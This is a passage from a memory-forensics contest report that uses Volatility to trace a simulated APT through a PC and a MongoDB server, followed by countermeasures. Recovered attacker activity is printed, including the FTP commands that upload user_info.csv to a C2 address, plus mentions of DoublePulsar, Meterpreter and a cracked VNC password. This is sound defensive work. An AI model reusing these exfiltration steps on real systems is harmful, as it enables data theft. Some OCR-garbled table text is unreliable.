0x000000007e57dd70      8   0 R--r-d  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\libssh2.dll
0x000000007e796790      1   0 R--rw-  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\nmap-payloads
0x000000007f44ed90      2   0 R--r-d  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\ssleay32.dll
0x000000007fd64290      5   0 R--r-d  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\libeay32.dll
0x000000007fd68df8      1   0 R--rwd  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\nmap.exe
0x000000007fd9c650      7   0 R--r-d  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\ncat.exe
```


Fig 72. Filescan list – nmap

```
Python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 shellbags
```

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 shellbags | grep 'nmap'
Volatility Foundation Volatility Framework 2.6
7   4   nmap-7.70-win32 1970-01-01 00:00:00 UTC+0000  1970-01-01 00:00:00 UTC+0000  1970-01-01 00:00:00 UTC+0000  DIR          nmap-7.70-win32
8   0   nmap-7.70        2018-09-16 16:38:04 UTC+0000  2018-09-16 16:37:54 UTC+0000  2018-09-16 16:38:04 UTC+0000  DIR          nmap-7.70-win32\nmap-7.70
9   0   nmap-7.70        2018-09-16 16:38:04 UTC+0000  2018-09-16 16:37:54 UTC+0000  2018-09-16 16:38:04 UTC+0000  DIR          tools\nmap-7.70
```

Fig 73.nmap access history by shellbags

4.2.6 Result



Analysis of a memory dump resulted in the following conclusion.

- ① **Doublepulsar exploit** inject the process (**explore.exe**)
- ② **explore.exe** also injected the **rundll32.exe**
- ③ After **DLL injection Meterpreter Service** Started Which is used for backdoor.
- ④ Through Meterpreter Session, Find out **UltraVNC** setup log and Configuration file
- ⑤ Exploration in **ultra.ini** file and Crack the Password
- ⑥ With **UltraVNC**, we can find out connection between DB server
- ⑦ With **Nmap**, there was a vulnerable version of Mongo Db in DB server

Through CPO Memory Analysis, There was external access from attacker with UltraVNC and Meterpreter to get information about DB server. So we have to investigate that actually attacker did in DB server

4.3 DB Server Analysis

4.3.1 Analysis Environment

PC specifications used for memory analysis of DB Server are as follows.

OS	Ubuntu 16.04 LTS
RAM	4GB
CPU	Intel i5
HDD	50GB

The tools used for memory analysis and malicious code analysis are shown in the table below.

Tool name	Version	Source
Volatility	2.6	https://github.com/volatilityfoundation/volatility

The details of a given memory dump are as follows

File name	db_server.vmem
File size	2.00GB (2,147,483,648 bytes)
MD5	F03AD17E22B25E388CE69CD14B2B62F1

If the hash of the given file and the memory dump to be analyzed is the same, then we can perform the analysis.

4.3.2 Image Information

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f dbserver2.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
■
```

Fig 74. KDBG Search DB Server Dump

As with previous analysis cases, it is necessary to identify the operating system followed the memory dump in order to carry out the correct analysis. It can be detected through the basic plugin of Volatility called Imageinfo, but it does not operate on the current memory dump. The reasons are as follows.

2018 VAC REPORT

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py --info
Volatility Foundation Volatility Framework 2.6

Profiles
-----
VistaSP0x64      - A Profile for Windows Vista SP0 x64
VistaSP0x86      - A Profile for Windows Vista SP0 x86
VistaSP1x64      - A Profile for Windows Vista SP1 x64
VistaSP1x86      - A Profile for Windows Vista SP1 x86
VistaSP2x64      - A Profile for Windows Vista SP2 x64
VistaSP2x86      - A Profile for Windows Vista SP2 x86
Win10x64          - A Profile for Windows 10 x64
Win10x64_10240_17770 - A Profile for Windows 10 x64 (10.0.10240.17770 / 2018-02-10)
Win10x64_10586   - A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-23)
Win10x64_14393   - A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16)
Win10x64_15063   - A Profile for Windows 10 x64 (10.0.15063.0 / 2017-04-04)
Win10x64_16299   - A Profile for Windows 10 x64 (10.0.16299.0 / 2017-09-22)
Win10x64_17134   - A Profile for Windows 10 x64 (10.0.17134.1 / 2018-04-11)
Win10x86          - A Profile for Windows 10 x86
Win10x86_10240_17770 - A Profile for Windows 10 x86 (10.0.10240.17770 / 2018-02-10)
Win10x86_10586   - A Profile for Windows 10 x86 (10.0.10586.420 / 2016-05-28)
Win10x86_14393   - A Profile for Windows 10 x86 (10.0.14393.0 / 2016-07-16)
Win10x86_15063   - A Profile for Windows 10 x86 (10.0.15063.0 / 2017-04-04)
Win10x86_16299   - A Profile for Windows 10 x86 (10.0.16299.15 / 2017-09-29)
Win10x86_17134   - A Profile for Windows 10 x86 (10.0.17134.1 / 2018-04-11)
Win2003SP0x86    - A Profile for Windows 2003 SP0 x86
Win2003SP1x64    - A Profile for Windows 2003 SP1 x64
Win2003SP1x86    - A Profile for Windows 2003 SP1 x86
Win2003SP2x64    - A Profile for Windows 2003 SP2 x64
Win2003SP2x86    - A Profile for Windows 2003 SP2 x86
Win2008R2SP0x64  - A Profile for Windows 2008 R2 SP0 x64
Win2008R2SP1x64  - A Profile for Windows 2008 R2 SP1 x64
Win2008R2SP1x64_23418 - A Profile for Windows 2008 R2 SP1 x64 (6.1.7601.23418 / 2016-04-09)
Win2008R2SP1x64_24000 - A Profile for Windows 2008 R2 SP1 x64 (6.1.7601.24000 / 2016-04-09)
Win2008SP1x64    - A Profile for Windows 2008 SP1 x64
Win2008SP1x86    - A Profile for Windows 2008 SP1 x86
Win2008SP2x64    - A Profile for Windows 2008 SP2 x64
```

Fig 75. Searching Profile list

```
$ python vol.py --info
```

Volatility default installation files do not have Linux related profiles. Therefore, in order to analyze the dumped memory in Linux OS, the profile corresponding to Linux OS should be registered in Volatility.

4.3.3 Profile Generate




Fig 76. Volatility Profile on Github

As shown above, appropriate profiles are provided for various versions of Linux OS. For DB Server, download Ubuntu 14.04 LTS x86 version. The path to save the profile is as follows. (It is saved as ZIP state.)

`volatility/plugins/overlays/linux/`

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f db_server.vmem --profile=LinuxUbuntu1404x86 linux_pslist
Volatility Foundation Volatility Framework 2.6
Offset      Name          Pid      PPid     Uid      Gid      DTB      Start Time
-----
No suitable address space mapping found
Tried to open image as:
MachOAddressSpace: mac: need base
LimeAddressSpace: lime: need base
WindowsHtberFileSpace32: No base Address Space
WindowsCrashDumpSpace64BitMap: No base Address Space
WindowsCrashDumpSpace64: No base Address Space
HPAKAddressSpace: No base Address Space
VirtualBoxCoreDumpElf64: No base Address Space
VMWareMetaAddressSpace: No base Address Space
VMWareAddressSpace: No base Address Space
QemuCoreDumpElf: No base Address Space
WindowsCrashDumpSpace32: No base Address Space
SkipDuplicatesAMD64PagedMemory: No base Address Space
WindowsAMD64PagedMemory: No base Address Space
LinuxAMD64PagedMemory: No base Address Space
AMD64PagedMemory: No base Address Space
IA32PagedMemoryPae: No base Address Space
IA32PagedMemory: No base Address Space
OSXPmemELF: No base Address Space
```

Fig 77. Profile error on volatility

However, you cannot proceed with the analysis of your Memory Dump with the Profile provided by the Volatility Foundation. If the version of the kernel is not correct, the following error will occur. In this case, you must create the profile directly.

The process of creating a profile is as follows.

① Kernel Version Check

```
mellong@ubuntu:~$ uname -r  
4.4.0-31-generic
```

Fig 78. Kernel Version Check

② Getting Header Information

```
mellong@ubuntu:~$ sudo apt-get install linux-headers-`uname -r`  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
linux-headers-4.4.0-31-generic is already the newest version.  
linux-headers-4.4.0-31-generic set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 411 not upgraded.
```

Fig 79. Getting Header Information

③ Generate VTypes (module.dwarf)

```
mellong@ubuntu:~/Desktop/volatility-master/tools/linux$ sudo make  
make -C //lib/modules/4.4.0-31-generic/build CONFIG_DEBUG_INFO=y M="/home/mellong/  
modules  
make[1]: Entering directory '/usr/src/linux-headers-4.4.0-31-generic'  
CC [M] /home/mellong/Desktop/volatility-master/tools/linux/module.o  
Building modules, stage 2.  
MODPOST 1 modules  
CC /home/mellong/Desktop/volatility-master/tools/linux/module.mod.o  
LD [M] /home/mellong/Desktop/volatility-master/tools/linux/module.ko  
make[1]: Leaving directory '/usr/src/linux-headers-4.4.0-31-generic'  
dwarfdump -di module.ko > module.dwarf  
make -C //lib/modules/4.4.0-31-generic/build M="/home/mellong/Desktop/volatility-  
make[1]: Entering directory '/usr/src/linux-headers-4.4.0-31-generic'  
CLEAN /home/mellong/Desktop/volatility-master/tools/linux/.tmp_versions  
CLEAN /home/mellong/Desktop/volatility-master/tools/linux/Module.symvers  
make[1]: Leaving directory '/usr/src/linux-headers-4.4.0-31-generic'
```

Fig 80. Generate VTypes

We can obtain the module.dwarf file through the Make command, and you can think of it as a file for the kernel data structure. (VType)

If you do not have any additional tools, you may get errors. For errors, let's install the necessary additional tools while tracking. Typically, for errors related to Dwarf, see the following reference.[23]

④ Find System.map (Symbol Information)

```
mellong@ubuntu:/boot$ ls
abi-4.4.0-31-generic  initrd.img-4.4.0-31-generic  memtest86+_multiboot.bin
config-4.4.0-31-generic memtest86+.bin           System.map-4.4.0-31-generic
grub                  memtest86+.elf            vmlinuz-4.4.0-31-generic
```

Fig 81. Find System.map

We also need a System Map file that contains the symbol information for the kernel to analyze, which is located under the / boot directory and can be copied via the CP command.




Fig 82. Add to New Profile

Compress the acquired Dwarf and System.map files into a directory that can be added to the Linux Profile.

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py --info
Volatility Foundation Volatility Framework 2.6

Profiles
-----
LinuxUbuntu1404x86  - A Profile for Linux Ubuntu1404 x86
VistaSP0x64          - A Profile for Windows Vista SP0 x64
VistaSP0x86          - A Profile for Windows Vista SP0 x86
VistaSP1x64          - A Profile for Windows Vista SP1 x64
VistaSP1x86          - A Profile for Windows Vista SP1 x86
VistaSP2x64          - A Profile for Windows Vista SP2 x64
VistaSP2x86          - A Profile for Windows Vista SP2 x86
Win10x64             - A Profile for Windows 10 x64
Win10x64_10240_17770 - A Profile for Windows 10 x64 (10.0.10240.17770 / 2018-02-10)
```

Fig 83. Check Linux Profile

Then run Volatility and you will be able to see the registered Profile[24]. If you execute the command based on the appropriate memory dump in the profile, you can see that it works normally.

4.3.4 Process Explore

0xea11c600	unity-fallback-	2091	1790	1000	1000	0x2a2001c0 0
0xea1ee400	nm-applet	2093	1790	1000	1000	0x2a380bc0 0
0xea285a00	nautilus	2095	1790	1000	1000	0x2a374760 0
0xea286e00	evolution-calen	2112	1617	1000	1000	0x2a26f2a0 0
0xea3fe400	gvfs-udisks2-vo	2131	1617	1000	1000	0x2a3801a0 0
0xea3fee00	udisksd	2137	1	0	0	0x26823400 0
0xea3fc600	gvfs-gphoto2-vo	2149	1617	1000	1000	0x2a32fae0 0
0xe68b9e00	gvfs-ftp-volume	2153	1617	1000	1000	0x2688bd00 0
0xe68b9400	gvfs-afc-volume	2157	1617	1000	1000	0x268e15c0 0
0xe68be400	gvfsd-trash	2162	1617	1000	1000	0x2a28b320 0
0xe6923200	gvfsd-metadata	2174	1617	1000	1000	0x2f6cd480 0
0xe6924600	gvfsd-burn	2177	1617	1000	1000	0x2693f740 0
0xe6978000	gconfd-2	2206	1617	1000	1000	0x2eff8b20 0
0xe697c600	unity-scope-hom	2208	1617	1000	1000	0x2a2956e0 0
0xea1a9400	unity-scope-loa	2220	1617	1000	1000	0x2a3e5620 0
0xea3fd000	unity-files-dae	2222	1617	1000	1000	0x2a3e5f80 0
0xef700000	zeitgeist-daemo	2231	1617	1000	1000	0x2ef13700 0
0xea029400	zeitgeist-fts	2238	1617	1000	1000	0x269cacaa0 0
0xea028a00	zeitgeist-datah	2239	1617	1000	1000	0x269be820 0
0xf655d000	cat	2245	2238	1000	1000	0x269beec0 0
0xe697ee00	gnome-terminal	2268	1617	1000	1000	0x26a29b80 0
0xea11bc00	gnome-pty-help	2275	2268	1000	1000	0x26a19400 0
0xea11b800	bash	2276	2268	1000	1000	0x26a16f20 0
0xe6a06e00	telepathy-indic	2288	1790	1000	1000	0x26a1c000 0
0xeedc3c00	mission-control	2299	1617	1000	1000	0x269f54c0 0
0xe6ab0a00	update-notifier	2329	1790	1000	1000	0x26a192a0 0
0xe6ab2800	deja-dup-monito	2354	1790	1000	1000	0x2a083460 0
0xe6ab5000	sshd	2368	996	0	0	0x2a0dc160 0
0xe6a01400	sshd	2404	2368	1000	1000	0x2ed90660 0
0xe6a03200	bash	2405	2404	1000	1000	0x269fa940 0
0xe6979400	unity-panel-ser	2427	1617	1000	1000	0x269fac40 0
0xf6bf3c00	kworker/u16:0	2441	2	0	0	----- 0
0xf6bf2800	ftp	2445	2405	1000	1000	0x2ed90120 0
0xf6bd0a00	dbus-daemon	2482	513	102	106	0x26943b00 0
0xf6bd5000	nm-dispatcher.a	2483	2482	0	0	0x3660ef40 0
2354	1000	1000	/usr/lib/i386-linux-gnu/deja-dup/deja-dup-monitor			
2368	0	0	sshd: mellong [priv]			
2404	1000	1000	sshd: mellong@pts/0			
2405	1000	1000	-bash			
2427	1000	1000	/usr/lib/unity/unity-panel-service --lockscreen-mode			
2441	0	0	[kworker/u16:0]			
2445	1000	1000	ftp 172.16.168.136			
939	0	0	/sbin/getty -8 38400 tty6			
996	0	0	/usr/sbin/sshd -D			
998	0	0	cron			
999	116	65534	/usr/bin/mongod --config /etc/mongod.conf			
1000	0	0	anacron -s			
1008	109	116	whoopsie			
0xeee69400	sshd	996	1	0	0	0x2f6cdde0 0
0xeee6a800	cron	998	1	0	0	0x2ecb96a0 0
0xeee6b200	mongod	999	1	116	65534	0x2f757600 0
0xeee6bc00	anacron	1000	1	0	0	0x2f6d3e80 0
0xf6559e00	whoopsie	1008	1	109	116	0x326daae0 0
0xec51400	kerneloops	1087	1	106	4	0x2f6d37c0 0
0xeee68a00	lightdm	1101	1	0	0	0x2ec21f20 0

Fig 84. Process Explore

```
python vol.py -f db_server.vmem --profile=LinuxUbuntu1404x86 linux_pslist
python vol.py -f db_server.vmem --profile=LinuxUbuntu1404x86 linux_psaux
```

We can extract the process information from the memory dump using the above command. As a result, we can confirm that Mongo DB is in operation. Also, I was able to identify the SSH process that was linked to an account named mellong, an

FTP process connected to the C2 server.

4.3.5 Used Command

2405 bash to Server	2018-09-16 18:45:24 UTC+0000	netstat -tnlp
2405 bash	2018-09-16 18:47:20 UTC+0000	cd Desktop
2405 bash	2018-09-16 18:47:29 UTC+0000	ftp 172.16.168.136
2405 bash	2018-09-16 18:47:45 UTC+0000	cd Data
2405 bash	2018-09-16 18:47:52 UTC+0000	ftp 172.16.168.136

Fig 85. linux_bash results

```
python vol.py -f db_server.vmem --profile=LinuxUbuntu1404x86 linux_bash
```

This command is associated with the .bash_history artifact that exists in Linux. In other words, it is possible to confirm the command entered in Bash through the command. As a result of the execution, there is a trace of the port being opened, and a trail was detected to browse the "Desktop" and "Data" folders and try to FTP communication with the C2 server.

4.3.6 Network Connection

During the process search, traces of Mongo DB server operation, FTP, and SSH connection were found. If so, you need to know in detail what data was in the database and how the FTP and SSH connections were established correctly.

```
python vol.py -f db_server.vmem --profile=LinuxUbuntu1404x86 linux_netstat
```

TCP	172.16.168.129	:27017	172.16.168.136	:49697	ESTABLISHED		mongod/999
TCP	172.16.168.129	:27017	172.16.168.136	:49698	ESTABLISHED		mongod/999
TCP	172.16.168.129	:27017	172.16.168.136	:49699	ESTABLISHED	tools	mongod/999
TCP	172.16.168.129	:27017	172.16.168.136	:49700	ESTABLISHED		mongod/999

Fig 86. linux_netstat results

linux_netstat is a command similar to netstat in Windows that shows which connections are established on the current system. As a result, a connection to port 27017 of DB Server is established from C2. This is a port for Mongo DB configuration, and all versions below 3.2 are vulnerable to authentication related to this. The attacker is aware of the version of the Mongo DB and that the attacker misused it.

TCP	172.16.168.129	:	22	172.16.168.131	:49165	ESTABLISHED		sshd/2368
UNIX	17537			sshd/2368	dd	Music		
UNIX	17580			sshd/2368		Pictures		
UNIX	17591			sshd/2368			1 10 101 1010	
TCP	172.16.168.129	:	22	172.16.168.131	:49165	ESTABLISHED	_pc.vmem	sshd/2404
UNIX	17537			sshd/2404	dos			CREDITS
UNIX	17579			sshd/2404		Trash		sshd/2404
TCP	::1	:	6010	::		: 0	LISTEN	sshd/2404
TCP	127.0.0.1	:	6010	0.0.0.0		Network	: 0 LISTEN	ssh/2404
UNIX	17674			unity-panel-ser/2427		Computer		LICENCE
UNIX	17678			unity-panel-ser/2427				
UNIX	17687			unity-panel-ser/2427				
TCP	172.16.168.129	:	46652	172.16.168.136	ec:to S	21	ESTABLISHED	ftp/2445
TCP	172.16.168.129	:	46652	172.16.168.136	:	21	ESTABLISHED	KG-INFO
TCP	172.16.168.129	:	46652	172.16.168.136	:	21	ESTABLISHED	pyinst/ftp/2445
								ftp/2445

Fig 87. Finding Suspicious Connection

Also, based on previous data, we also found traces of CPO and SSH (XShell) connections. The hacker seems to have attempted an additional connection by searching the DB Server through the SSH connection session. Also, FTP has established a connection to the C2 server, and it is likely that it has attempted to import or export a specific file.

It was also identified that the export of a particular file was suspected and that there was an intrusion into the Mongo DB. If so, what information is present in Mongo DB, and whether the file is leaked or imported.

4.3.7 Mongo DB Data

We can use the command `linux_find_file` to identify and extract the inode values of key files. mellong has an SSH connection with an account named mellong. The result of executing the command for mellong's files is as follows.

```
python vol.py -f db_server.vmem -profile=LinuxUbuntu1404x86 linux_find_file | grep 'mellong'
```

```
675374 0xe9d048d8 /home/mellong/Desktop/Data
----- 0x0 /home/mellong/Desktop/Data/.hidden
675131 0xe9dc1928 /home/mellong/Desktop/Data/user_info.csv
```

Fig 88. `linux_find_file` results

As a result, we can see that the file `user_info.csv` exists, and you can see that the previous Bash History accessed the folder from the trace of the file search history.

```
sudo apt-get install open-ssh  
sudo apt-get install mongodb-org=2.6.2 mongodb-org-server=2.6.2 mongodb-org-shell=2.6.2 mongodb-org-mongos=2.6.2 mongodb-org-tools=2.6.2  
mongoimport --db users --collection info --type csv --headerline --file '/home/mellong/Desktop/Data/user_info.csv'
```

Fig 89. bash history about mongodb command

If you take a closer look at Bash History, you can find additional information about Mongo DB. First, Mongo DB version 2.6.2 is installed and running. This version is vulnerable to access to port 27017, which indicates that the attacker has allowed access. You can also see that you have loaded user_info.csv into the database with the command mongoimport. This allows the hacker to access the 27107 port to determine the existence and contents of the DB, and to estimate the access to the file by searching the original DB.

4.3.8 Data Leakage using FTP

In order to check the data generated in the process of using FTP and communication with C2, String Search was performed on the C2 IP address and FTP keyword.

```
strings db_server.vmem | grep '172.16.168.136'  
strings db_server.vmem | grep 'ftp'
```

```
mellong@ubuntu:~/Desktop/Data$ ftp 172.16.168.136  
Connected to 172.16.168.136.  
Name (172.16.168.136:mellong): glenlivet
```


Fig 90. String Search about FTP IP

```
mellong@ubuntu:~/Desktop/Data$ ftp 172.16.168.136  
ftp> put user_info.csv
```

Fig 91. String Search about FTP command

We able to see the traces of connecting to an FTP server on C2 using an account called glenlivet. In addition, it was confirmed that the original file, user_info.csv, of Mongo DB found in the file search process was transferred to the FTP server.

4.3.9 Result




- ① A record of accessing DB Server through SSH is confirmed (same as CPO)
- ② As a result of the process analysis, the server was operating the Mongo DB.
- ③ The attacker determines whether the Mongo DB is working and detects that the vulnerability exists in the authentication.
- ④ Actually, the administrator verifies the record of installing Mongo DB with the version of vulnerability related to authentication.
- ⑤ After doing FTP to C2, confirm that the imported user_info.csv, which is the original DB, is transferred. There is a trail to search the folder where user Info.csv is stored.

Connection with CPO In fact, communication with C2 and data leakage have been confirmed. In order to conduct an accurate investigation, it is necessary to draw a large picture in combination with previous research facts.

5. Conclusion

5.1 Overall Map



5.2 Countermeasures

1. Verifying mail attachments

In case of HRmanger, It was no verification of the attachment in the mail. The absence of attachment verification can lead to the threat of spear phishing as in this case. Therefore, anti-spyware provided by the vaccine or mail security solution should be used by the enterprise itself.

2. Periodic Program Update

Eternal Blue, Hwp word processor, and mongodb, which were vulnerable, were all using the old version. You should be able to defend against known vulnerabilities with periodic patches and updates.

3. PowerShell deactivation

There is nothing to use except in special cases with Powershell. Since the number of malicious codes based on powershell is increasing recently, it is possible disable Powershell to avoid powershell-based malicious code b when not using it.

4. Disable non-use ports

You can improve security by disabling infrequently used ports and changing the default port to an arbitrary port.

5. About MongoDB Authentication

In addition to simple ID / PW setting for MongoDB that stores data, 2 factor authentications can be adapted to possible useful control in accessing sensitive information.

6. Using Firewall and DLP Solution

By installing a firewall inside the company, it is possible to monitor inbound and outbound packets. This can prevent the infiltration of malicious files and facilitate access blocking by unauthorized users. In addition, Data Leakage Protection prevents internal information leakage.

7. Do not use Remote Desktop Application

In the case of Remote Desktop Application like VNC, Has the risk of access from unauthorized persons. Basically, these applications should not be used, and even if they are used, they should not be accessible from the outside through using air-gap network and should be used only inside the company

5.3 Why the submission should win the contest?



Korea is the only divided country in the world, and cyber-attacks are taking place every day between countries. There are a lot of things to investigate about these attacks, and sometimes they are hit by very difficult challenges. In this case, it may refer to the reports and data analyzed by the analysts of each country, which is very helpful.

However, when you look at the APT attack analysis report in many countries beyond Korea, there is no case that uses memory forensics. It is most likely to investigate a hard disk or reverse-engineer malicious code. The reason for this is that many analysts are keen on memory forensics and do not expect many artifacts to arise.

However, this report shows that from the system memory where complex attacks such as APT attacks occurred, it can fully grasp the actions of attackers and what happened in the system. So, by winning the contest, we want to share the analysis of the various attack techniques written in the report and improve the credibility of memory forensics. If this submission wins, it will remain a unique example of memory forensic analysis, and we expect that the practice of applying memory forensics in practice will also increase.

I would like to express my gratitude to the Volatility Foundation officials who read the report to the end and wish them good luck.

2018. 09. 30. / Team. Decepticon

5.4 Epilogue of Analyst

Dongbin Oh / Scenario Design and Memory Analysis



Memory forensics have both advantages and disadvantages because of characteristic of volatile. The advantage is that you can see artifacts that can not be seen by disk forensics, and the disadvantage is that volatility may or may not leave data. In this challenge, we made virtual image of APT cases and analyzed using volatility which is a representative tool of memory forensics. There were many meaningful results in a lot of trial and error. I hope that such challenge will continue to be applied as one guideline to memory forensics researchers in the future.

Donghyun Kim / Malware Design and Memory Analysis



